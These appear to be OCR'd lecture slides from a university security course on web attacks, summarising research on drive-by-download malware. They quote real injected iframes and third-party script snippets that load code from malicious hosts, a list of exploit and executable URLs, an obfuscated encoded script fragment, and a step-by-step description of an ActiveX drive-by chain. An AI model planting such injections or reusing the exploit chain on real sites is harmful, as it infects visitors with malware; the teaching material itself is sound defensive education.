Lecture 11: Web Attacks & Defenses, II

Professor Adam Bates
CS 461 / ECE 422
Fall 2019

Goals for Today

- Learning Objectives:
  - Understand the threat model underlying the Web including Client, Sever, Database, and Domain attacks
  - Define the same origin policy
  - Articulate the two main attacks unique to the web: CSRF, XSS
- Announcements, etc:
  - MP1 Checkpoint #2: **Due Sept 18 at 6pm**
  - **Midterm October 9th, 7pm, 1404 Siebel**
  - Grade distributions for MP1 checkpoints will be released after regrade requests are processed.

Reminder: Please put away devices at the start of class

Midterm Details

- October 9th, 7-9pm
  - Here, 1404 Siebel
- Multiple choice + short answer
- **Closed book.**
- *No electronic devices permitted (or necessary)!*
- **Content**: All lectures prior to Oct 7, MP1 and MP2.
- We will have a review session, Q&A on October 7th
- Sample exams available (midterm only)! https://courses.engr.illinois.edu/cs461/fa2019/schedule.html

Security on the Web

- Last class…
  - Risk #1: we want data stored on a web server to be protected from unauthorized access
  - Defense: server-side security
    - Prevent attacker-controlled inputs from being interpreted as data (e.g., prepared statements)
    - Sanitize attacker-controlled inputs (e.g., shellshock patch)

Security on the web

- Risk #2: we don't want a malicious (or compromised) sites to be able to trash files/ programs on our computers
  - Browsing to awesomevids.com (or evil.com) should not infect my computer with malware, read or write files on my computer, etc.
- Defense: Javascript is sandboxed;
  try to avoid security bugs in browser code;
  privilege separation; automatic updates; etc.

The Ghost In The Browser
Analysis of Web-based Malware

Niels Provos
Dean McNamee
Panayiotis Mavrommatis
KeWang
Nagendra Modadugu

Note: Published at HotBots'07, so stats are out of date.

Introduction

- Internet essential for everyday life: ecommerce, etc.
- Malware used to steal bank accounts or credit cards
  - underground economy is very profitable
- Internet threats are changing:
  - remote exploitation and firewalls are yesterday
- Browser is a complex computation environment
- Adversaries exploit browser to install malware


Introduction

- To compromise your browser, we need to compromise a web server you visit
- Very easy to set up new site on the Internet
- Very difficult to keep new site secure
  - insecure infrastructure: Php, MySql,Apache
  - insecure web applications: phpBB2, Invision, etc.

Detecting Malicious Websites


- Malicious website automatically installs malware on visitor's computer
  - usually via exploits in the browser or other software on the client (without user consent)
- Authors use Google's infrastructure to analyze several billion URLs

Detecting Malicious Websites



Processing Rate

- The VM gets about 300,000 suspicious URLs daily
- About 10,000 to 30,000 are malicious



Content Control

- what constitutes the content of a web page?
  - authored content
  - user-contributed content
  - advertising
  - third-party widgets
- ceding control to 3rd party could be a security risk


Web Server Security

- compromise web server and change content directly
  - many vulnerabilities in web applications, apache itself, stolen passwords
  - templating system

```
<!-- Copyright Information -->
 <div align='center' class='copyright'>Powered by
<a href="http://www.invisionboard.com">Invision Power Board</a>(U)
v1.3.1 Final &copy; 2003  
 <a href='http://www.invisionpower.com'>IPS, Inc.</a></div>
</div>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/193/new.php'></iframe>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/new.php?adv=193'></iframe>
```

Advertising

- by definition means ceding control of content to another party
- web masters have to trust advertisers
- sub-syndication allows delegation of advertising space
- trust is not transitive
- “malvertising”



Third-Party Widgets

- to make sites prettier or more useful:
  - calendaring or stats counter
- search for praying mantis
  - linked to free stats counter in 2002 via Javascript
  - Javascript started to compromise users in 2006

```
<!-- Begin Stat Basic code --><script
language="JavaScript"src="http://m1.stat.xx/basic.js"></
script><script language="JavaScript"><!--
statbasic("ST8BiCCLfUdmAHKtah3InbhtwoWA", 0);// --></script>
<noscript><a href="http://v1.stat.xx/stats?ST8BidmAHKthtwoWA"><img
src="http://m1.stat.xx/n?id=ST8BidmAHKthtwoWA"border="0" nosave
width="18" height="18"></a></noscript><!-- End Stat Basic code -->
```

Third-Party Widgets

- to make sites prettier or more useful:
  - calendaring or stats counter
- search for praying mantis
  - linked to free stats counter in 2002 via Javascript
  - Javascript started to compromise users in 2006

```
d.write("<scr"+"ipt language='JavaScript'type='text/
javascript'src='http://m1.stats4u.yy/md.js?country=us&id="+ id
+"&_t="+(new Date()).getTime()+"'></scr"+"ipt>")
```

Third-Party Widgets

- to make sites prettier or more useful:
  - calendaring or stats counter
- search for praying mantis
  - linked to free stats counter in 2002 via Javascript
  - Javascript started to compromise users in 2006

http://expl.info/cgi-bin/ie0606.cgi?homepage
http://expl.info/demo.php
http://expl.info/cgi-bin/ie0606.cgi?type=MS03-11&SP1
http://expl.info/ms0311.jar
http://expl.info/cgi-bin/ie0606.cgi?exploit=MS03-11
http://dist.info/f94mslrfum67dh/winus.exe

"In order to exploit this vulnerability via the web-based attack vector, the attacker would need to entice a user into visiting a web site that the attacker controlled. The vulnerability itself provides no way to force a user to a web site."

Malware Trends and Statistics

- Avoiding detection
  - obfuscating the exploit code itself
  - distributing binaries across different domains
  - continuously re-packing the binaries

```
document.write(unescape("%3CHEAD%3E%0D%0A%3CSCRIPT%20
LANGUAGE%3D%22Javascript%22%3E%0D%0A%3C%21--%0D%0A /
*%20criptografado%20pelo%20Fal%20-%20Deboa%E7%E3o
%20gr%E1tis%20para%20seu%20site%20renda%20extra%0D
 ...
3C/SCRIPT%3E%0D%0A%3C/HEAD%3E%0D%0A%3CBODY%3E%0D%0A %3C/
BODY%3E%0D%0A%3C/HTML%3E%0D%0A"));
//-->
</SCRIPT>
```


Exploiting Software

- To install malware automatically when a user visits a web page, an adversary can choose to exploit flaws in either the browser or automatically launched external programs and extensions.
  - i.e., drive-by-download
- Example (of Microsoft's Data Access Components)
  - The exploit is delivered to a user's browser via an iframe on a compromised web page.
  - The iframe contains Javascript to instantiate an ActiveX object that is not normally safe for scripting.
  - The Javascript makes an XMLHTTP request to retrieve an executable.
  - Adodb.stream is used to write the executable to disk.
  - A Shell application is used to launch the newly written executable.

Tricking the User


- A common example are sites that display thumbnails to pirated/adult videos
- Clicking on a thumbnail causes a page resembling the Windows Media Player plug-in to load. The page asks the user to download and run a special “codec”
- This “codec” is really a malware binary. By pretending that its execution grants access to content, the adversary tricks the user into accomplishing what would otherwise require an exploitable vulnerability

Malware Classifications




Remotely Linked Exploits


- Exploits are leveraged across many sites
- Popular exploits are linked from over 10,000 URLS



Remotely Linked Exploits

- Exploits are leveraged across many sites
- Popular exploits are linked from over 10,000 URLS





